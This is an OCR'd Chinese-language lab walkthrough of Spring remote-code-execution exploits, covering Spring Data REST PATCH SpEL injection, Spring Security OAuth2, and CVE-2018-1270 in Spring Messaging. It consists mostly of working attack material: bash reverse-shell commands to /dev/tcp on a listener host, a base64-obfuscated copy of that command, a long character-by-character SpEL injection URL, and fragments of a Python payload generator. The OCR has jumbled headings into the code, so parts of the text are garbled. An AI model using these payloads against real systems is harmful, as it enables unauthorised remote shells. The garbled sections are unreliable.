
漏洞验证

访问

```
http://www.jackson-t.ca/runtime-exec-payloads.html
```


192.168.175.209:8080/customers
192.168.175.209:8080/customers/1
JSON 原始数据 头
保存 复制 全部折叠 全部展开 过滤 JSON
firstname: "Dave"
lastname: "Matthews"
gender: "MALE"
address:
street: "4711 Some Place"
zipCode: "54321"
city: "Charlottesville"
state: "VA"
_links:
self:
href: "http://192.168.175.209:8080/customers/1"
customer:
href: "http://192.168.175.209:8080/customers/1"

进行抓包




修改成 PATCH 请求

Poc


```
bash -i >& /dev/tcp/192.168.175.130/8888 0>&1
```

进行执行




然后我们去 docker 底层看一下

可以看到是成功创建的



Poc 原理 + 反弹 shell


```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3NS4xMzAvODg4OCAwPiYx}|{base64,-d}|{bash,-i}
```



反弹 shell

```
http://192.168.175.209:8080/oauth/authorize?response_type=${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(98).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(70)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(43)).concat(T(java.lang.Character).toString(74)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(118)).concat(T(java.lang.Character).toString(90)).concat(T(java.lang.Character).toString(71)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(82)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(67)).concat(T(java.lang.Character).toString(56)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(117)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(84)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(106)).concat(T(java.lang.Character).toString(69)).concat(T(java.lang.Character).toString(51)).concat(T(java.lang.Character).toString(78)).concat(T(java.lang.Character).toString(83)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(77)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(118)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(68)).concat(T(java.lang.Character).toString(103)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(79)).concat(T(java.lang.Character).toString(6
```


```
7)).concat(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).
toString(119)).concat(T(java.lang.Character).toString(80)).concat(T(java.lang.
Character).toString(105)).concat(T(java.lang.Character).toString(89)).concat(T
(java.lang.Character).toString(120)).concat(T(java.lang.Character).toString(12
5)).concat(T(java.lang.Character).toString(124)).concat(T(java.lang.Characte
r).toString(123)).concat(T(java.lang.Character).toString(98)).concat(T(java.la
ng.Character).toString(97)).concat(T(java.lang.Character).toString(115)).conca
t(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString
(54)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Characte

r).toString(44)).concat(T(java.lang.Character).toString(45)).concat(T(java.lan
g.Character).toString(100)).concat(T(java.lang.Character).toString(125)).conca
t(T(java.lang.Character).toString(124)).concat(T(java.lang.Character).toString
(123)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Characte
r).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.la
ng.Character).toString(104)).concat(T(java.lang.Character).toString(44)).conca
t(T(java.lang.Character).toString(45)).concat(T(java.lang.Character).toString
(105)).concat(T(java.lang.Character).toString(125)))}&client_id=acme&scope=ope
nid&redirect_uri=http://test
```





```
#!/usr/bin/env python
```


```
import base64
```

进行执行



成功反弹 shell



Spring Messaging 远程命令执行突破 (CVE2018-1270)


影响版本

```
message = input('Enter message to encode:')
```

漏洞搭建

```
message = 'bash -c {echo,%s}|{base64,-d}|{bash,-i}' % bytes.decode(base64.b64encode(message.encode('utf-8')))
```

漏洞复现




访问

```
print(message)
```

Poc

```
poc = '${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(%s)' % ord(message[0])
```

然后我们这里要进行修改 所以 Poc 并不通用




一个是被攻击的 IP

一个是执行的命令


一个是名字

进行修改后




```
72     'content-length': len(data),
73     'destination': '/app/hello'
74 }, data)
```

进行执行



去 docker 底层查看执行是否成功




Poc-2 – 反弹 shell

```
for ch in message[1:]:
```

同样也是需要修改的


上 java 编码的网站

```
poc += '.concat(T(java.lang.Character).toString(%s))' % ord(ch)
```


192.168.175.209:8080/oauth/aut
java.lang.Runtime.exec() Payload
www.jackson-t.ca/runtime-exec-payloads.html
@Jackson_T
java.lang.Runtime.exec() Payload Workarounds
Mon 12 December 2016
bash -i >& /dev/tcp/192.168.175.130/8888 0>&1
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3NS4xMzAvODg4OCAwPiYx}|{base64,-d}|{bash,-i}

